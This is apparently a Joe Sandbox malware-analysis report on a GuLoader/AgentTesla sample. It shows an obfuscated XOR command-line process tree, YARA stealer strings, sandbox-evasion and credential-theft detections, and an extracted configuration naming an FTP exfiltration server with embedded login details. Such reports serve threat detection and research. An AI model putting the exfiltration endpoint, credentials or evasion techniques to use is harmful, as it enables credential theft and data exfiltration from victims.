ID: 680567
Sample Name:
Gulvmaattens.exe
Cookbook: default.jbs
Time: 20:23:50
Date: 08/08/2022
Version: 35.0.0 Citrine

Table of Contents


Windows Analysis Report

Gulvmaattens.exe


Overview

General Information

Sample Name:	Gulvmaattens.exe
Analysis ID:	680567
MD5:	afa8d5c2f8f14ed..
SHA1:	ef603c82c7976fc..
SHA256:	7d3d134f8b3762..
Infos:	



Detection




AgentTesla, GuLoader

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Malicious sample detected (through…
- Yara detected AgentTesla
- Antivirus detection for URL or domain
- Yara detected GuLoader
- Tries to steal Mail credentials (via fi…
- Writes to foreign memory regions
- Mass process execution to delay an…
- Tries to detect Any.run
- Tries to detect sandboxes and other…
- Obfuscated command line found
- Queries sensitive network adapter in…
- Tries to harvest and steal browser in…

Classification



Process Tree

- **System is w10x64native**
- Gulvmaattens.exe (PID: 7948 cmdline: "C:\Users\user\Desktop\Gulvmaattens.exe" MD5: AFA8D5C2F8F14ED458EA6D8547FE57A8)
  - cmd.exe (PID: 3476 cmdline: cmd.exe /c set /a "0x78^51" MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
    - Conhost.exe (PID: 4728 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
  - cmd.exe (PID: 8124 cmdline: cmd.exe /c set /a "0x76^51" MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
    - Conhost.exe (PID: 4440 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
  - cmd.exe (PID: 5644 cmdline: cmd.exe /c set /a "0x61^51" MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
    - Conhost.exe (PID: 5572 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
  - cmd.exe (PID: 4584 cmdline: cmd.exe /c set /a "0x7D^51" MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
    - Conhost.exe (PID: 4092 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
  - cmd.exe (PID: 4144 cmdline: cmd.exe /c set /a "0x76^51" MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
    - Conhost.exe (PID: 4496 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
  - cmd.exe (PID: 4364 cmdline: cmd.exe /c set /a "0x7F^51" MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
    - Conhost.exe (PID: 376 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
  - cmd.exe (PID: 424 cmdline: cmd.exe /c set /a "0x00^51" MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
    - Conhost.exe (PID: 432 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
  - cmd.exe (PID: 7492 cmdline: cmd.exe /c set /a "0x01^51" MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
    - Conhost.exe (PID: 7500 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
  - cmd.exe (PID: 7548 cmdline: cmd.exe /c set /a "0x09^51" MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
    - Conhost.exe (PID: 7556 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
  - cmd.exe (PID: 1528 cmdline: cmd.exe /c set /a "0x09^51" MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
    - Conhost.exe (PID: 2780 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
  - cmd.exe (PID: 2428 cmdline: cmd.exe /c set /a "0x70^51" MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
    - Conhost.exe (PID: 7968 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
  - cmd.exe (PID: 6768 cmdline: cmd.exe /c set /a "0x41^51" MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
    - Conhost.exe (PID: 1600 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
  - cmd.exe (PID: 7892 cmdline: cmd.exe /c set /a "0x56^51" MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
    - Conhost.exe (PID: 8124 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
  - cmd.exe (PID: 5572 cmdline: cmd.exe /c set /a "0x52^51" MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
    - Conhost.exe (PID: 5644 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
  - cmd.exe (PID: 4092 cmdline: cmd.exe /c set /a "0x47^51" MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
    - Conhost.exe (PID: 5844 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
  - cmd.exe (PID: 392 cmdline: cmd.exe /c set /a "0x56^51" MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
    - Conhost.exe (PID: 380 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
  - cmd.exe (PID: 7196 cmdline: cmd.exe /c set /a "0x75^51" MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
    - Conhost.exe (PID: 2292 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
  - cmd.exe (PID: 7664 cmdline: cmd.exe /c set /a "0x5A^51" MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)

- Conhost.exe (PID: 6244 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
- cmd.exe (PID: 7456 cmdline: cmd.exe /c set /a "0x5F^51" MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
  - Conhost.exe (PID: 428 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
- cmd.exe (PID: 7532 cmdline: cmd.exe /c set /a "0x56^51" MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
  - Conhost.exe (PID: 7500 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
- cmd.exe (PID: 5016 cmdline: cmd.exe /c set /a "0x72^51" MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
  - Conhost.exe (PID: 7556 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
- cmd.exe (PID: 7308 cmdline: cmd.exe /c set /a "0x1B^51" MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
  - Conhost.exe (PID: 2780 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
- cmd.exe (PID: 7392 cmdline: cmd.exe /c set /a "0x5E^51" MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
  - Conhost.exe (PID: 7968 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
- cmd.exe (PID: 3476 cmdline: cmd.exe /c set /a "0x13^51" MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
  - Conhost.exe (PID: 1600 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
- cmd.exe (PID: 1596 cmdline: cmd.exe /c set /a "0x41^51" MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
  - Conhost.exe (PID: 3160 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
- cmd.exe (PID: 3452 cmdline: cmd.exe /c set /a "0x07^51" MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
  - Conhost.exe (PID: 2228 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
- cmd.exe (PID: 1952 cmdline: cmd.exe /c set /a "0x13^51" MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
  - Conhost.exe (PID: 4960 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
- cmd.exe (PID: 404 cmdline: cmd.exe /c set /a "0x1F^51" MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
  - Conhost.exe (PID: 4364 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
- cmd.exe (PID: 384 cmdline: cmd.exe /c set /a "0x13^51" MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
  - Conhost.exe (PID: 4416 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
- cmd.exe (PID: 7196 cmdline: cmd.exe /c set /a "0x5A^51" MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
  - Conhost.exe (PID: 5528 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
- cmd.exe (PID: 7664 cmdline: cmd.exe /c set /a "0x13^51" MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
  - Conhost.exe (PID: 7516 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
- cmd.exe (PID: 7456 cmdline: cmd.exe /c set /a "0x03^51" MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
  - Conhost.exe (PID: 7572 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
- cmd.exe (PID: 7532 cmdline: cmd.exe /c set /a "0x4B^51" MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
  - Conhost.exe (PID: 7548 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
- cmd.exe (PID: 5016 cmdline: cmd.exe /c set /a "0x0B^51" MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
  - Conhost.exe (PID: 7328 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
- cmd.exe (PID: 7308 cmdline: cmd.exe /c set /a "0x03^51" MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
  - Conhost.exe (PID: 6628 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
- cmd.exe (PID: 7392 cmdline: cmd.exe /c set /a "0x03^51" MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
  - Conhost.exe (PID: 4208 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
- cmd.exe (PID: 3476 cmdline: cmd.exe /c set /a "0x03^51" MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
  - Conhost.exe (PID: 8124 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
- cmd.exe (PID: 1596 cmdline: cmd.exe /c set /a "0x03^51" MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
  - Conhost.exe (PID: 4968 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
- cmd.exe (PID: 3452 cmdline: cmd.exe /c set /a "0x03^51" MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
  - Conhost.exe (PID: 1924 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
- cmd.exe (PID: 1952 cmdline: cmd.exe /c set /a "0x03^51" MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
  - Conhost.exe (PID: 2792 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
- cmd.exe (PID: 404 cmdline: cmd.exe /c set /a "0x03^51" MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
  - Conhost.exe (PID: 2728 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
- cmd.exe (PID: 384 cmdline: cmd.exe /c set /a "0x1F^51" MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
  - Conhost.exe (PID: 4240 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
- cmd.exe (PID: 7196 cmdline: cmd.exe /c set /a "0x13^51" MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
  - Conhost.exe (PID: 7528 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
- cmd.exe (PID: 7664 cmdline: cmd.exe /c set /a "0x5A^51" MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
  - Conhost.exe (PID: 7436 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
- cmd.exe (PID: 7456 cmdline: cmd.exe /c set /a "0x13^51" MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
  - Conhost.exe (PID: 1712 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
- cmd.exe (PID: 7532 cmdline: cmd.exe /c set /a "0x03^51" MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
  - Conhost.exe (PID: 2128 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
- cmd.exe (PID: 5016 cmdline: cmd.exe /c set /a "0x1F^51" MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
  - Conhost.exe (PID: 4608 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
- cmd.exe (PID: 7308 cmdline: cmd.exe /c set /a "0x13^51" MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
  - Conhost.exe (PID: 6788 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
- cmd.exe (PID: 7392 cmdline: cmd.exe /c set /a "0x43^51" MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
  - Conhost.exe (PID: 7816 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
- cmd.exe (PID: 3476 cmdline: cmd.exe /c set /a "0x13^51" MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
  - Conhost.exe (PID: 376 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
- cmd.exe (PID: 4144 cmdline: cmd.exe /c set /a "0x03^51" MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
  - Conhost.exe (PID: 5476 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
- cmd.exe (PID: 1928 cmdline: cmd.exe /c set /a "0x1F^51" MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
  - Conhost.exe (PID: 7120 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
- cmd.exe (PID: 6356 cmdline: cmd.exe /c set /a "0x13^51" MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
  - Conhost.exe (PID: 7444 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
- cmd.exe (PID: 4032 cmdline: cmd.exe /c set /a "0x5A^51" MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
  - Conhost.exe (PID: 724 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
- cmd.exe (PID: 5528 cmdline: cmd.exe /c set /a "0x13^51" MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
  - Conhost.exe (PID: 7320 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
- cmd.exe (PID: 7480 cmdline: cmd.exe /c set /a "0x07^51" MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
  - Conhost.exe (PID: 7512 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)

- cmd.exe (PID: 7492 cmdline: cmd.exe /c set /a "0x1F^51" MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
  - Conhost.exe (PID: 7564 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
- cmd.exe (PID: 2052 cmdline: cmd.exe /c set /a "0x13^51" MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
  - Conhost.exe (PID: 6076 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
- cmd.exe (PID: 7328 cmdline: cmd.exe /c set /a "0x5A^51" MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
  - Conhost.exe (PID: 2148 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
- cmd.exe (PID: 6628 cmdline: cmd.exe /c set /a "0x13^51" MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
  - Conhost.exe (PID: 7160 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
- cmd.exe (PID: 1384 cmdline: cmd.exe /c set /a "0x03^51" MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
  - Conhost.exe (PID: 5812 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
- cmd.exe (PID: 6808 cmdline: cmd.exe /c set /a "0x4B^51" MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
  - Conhost.exe (PID: 7816 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
- cmd.exe (PID: 4496 cmdline: cmd.exe /c set /a "0x0B^51" MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
  - Conhost.exe (PID: 7288 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
- cmd.exe (PID: 408 cmdline: cmd.exe /c set /a "0x03^51" MD5: D0FCE3AFA6AA1D58CE9FA336CC2B675B)
  - Conhost.exe (PID: 5476 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
- CasPol.exe (PID: 5964 cmdline: "C:\Users\user\Desktop\Gulvmaattens.exe" MD5: 914F728C04D3EDDD5FBA59420E74E56B)
- CasPol.exe (PID: 6752 cmdline: "C:\Users\user\Desktop\Gulvmaattens.exe" MD5: 914F728C04D3EDDD5FBA59420E74E56B)
- CasPol.exe (PID: 3028 cmdline: "C:\Users\user\Desktop\Gulvmaattens.exe" MD5: 914F728C04D3EDDD5FBA59420E74E56B)
- CasPol.exe (PID: 1840 cmdline: "C:\Users\user\Desktop\Gulvmaattens.exe" MD5: 914F728C04D3EDDD5FBA59420E74E56B)
- CasPol.exe (PID: 3308 cmdline: "C:\Users\user\Desktop\Gulvmaattens.exe" MD5: 914F728C04D3EDDD5FBA59420E74E56B)
  - conhost.exe (PID: 7280 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
- **cleanup**

Malware Configuration

Threatname: Agenttesla


```
{
  "Exfil Mode": "FTP",
  "SMTP Info": "ftp://ftp.gettoner.com.mx/droid@gettoner.com.mxfedxunited543@"
}
```


Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
0000008F.00000002.55933402701.000000001D021000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
0000008F.00000002.55933402701.000000001D021000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
0000008F.00000002.55933402701.000000001D021000.00000004.00000800.00020000.00000000.sdmp	MALWARE_Win_AgentTeslaV3	AgentTeslaV3 infostealer payload	ditekSHen	• 0x31148:$s10: logins • 0x46bcc:$s10: logins • 0x4ff40:$s11: credential • 0x1e1e:$m1: yyyy-MM-dd hh-mm-ssCookieapplication/zipSCSC_.jpegScreenshotimage/jpeg/log.tmpKLKL_.html<html></html>Logtext/html[]Time • 0x2346:$m2: %image/jpg:Zone.Identifier\tmpG.tmp%urlkey%-f \Data\Tor\torrcp=%PostURL%127.0.0.1POST+%2B • 0x2892:$m3: >{CTRL}Windows RDPcredentialpolicyblobrdgchrome{{{0}}}CopyToComputeHashsha512CopySystemDrive\WScript.ShellRegReadg401
00000001.00000002.51584834701.0000000002AA0000.00000040.00001000.00020000.00000000.sdmp	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	
0000008F.00000000.51450296776.0000000000B00000.00000040.00000400.00020000.00000000.sdmp	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	

Click to see the 3 entries

Sigma Signatures

No Sigma rule has matched

Snort Signatures

No Snort rule has matched

Joe Sandbox Signatures

AV Detection

Antivirus detection for URL or domain

System Summary

Malicious sample detected (through community Yara rule)

Data Obfuscation

Yara detected GuLoader

Obfuscated command line found

Malware Analysis System Evasion

Mass process execution to delay analysis

Tries to detect Any.run

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

HIPS / PFW / Operating System Protection Evasion

Writes to foreign memory regions

Stealing of Sensitive Information

Yara detected AgentTesla

Tries to steal Mail credentials (via file / registry access)

Tries to harvest and steal browser information (history, passwords, etc)

Remote Access Functionality


Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	2 1 1 Windows Management Instrumentation	1 DLL Side-Loading	1 DLL Side-Loading	1 Disable or Modify Tools	1 OS Credential Dumping	2 File and Directory Discovery	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	1 Ingress Tool Transfer	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	1 System Shutdown/ Reboot

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Default Accounts	1 Native API	Boot or Logon Initialization Scripts	1 Access Token Manipulation	1 Deobfuscate/Decode Files or Information	LSASS Memory	1 1 7 System Information Discovery	Remote Desktop Protocol	1 Data from Local System	Exfiltration Over Bluetooth	1 Encrypted Channel	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	1 Command and Scripting Interpreter	Logon Script (Windows)	1 1 1 Process Injection	1 Obfuscated Files or Information	Security Account Manager	3 3 1 Security Software Discovery	SMB/Windows Admin Shares	1 Email Collection	Automated Exfiltration	1 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
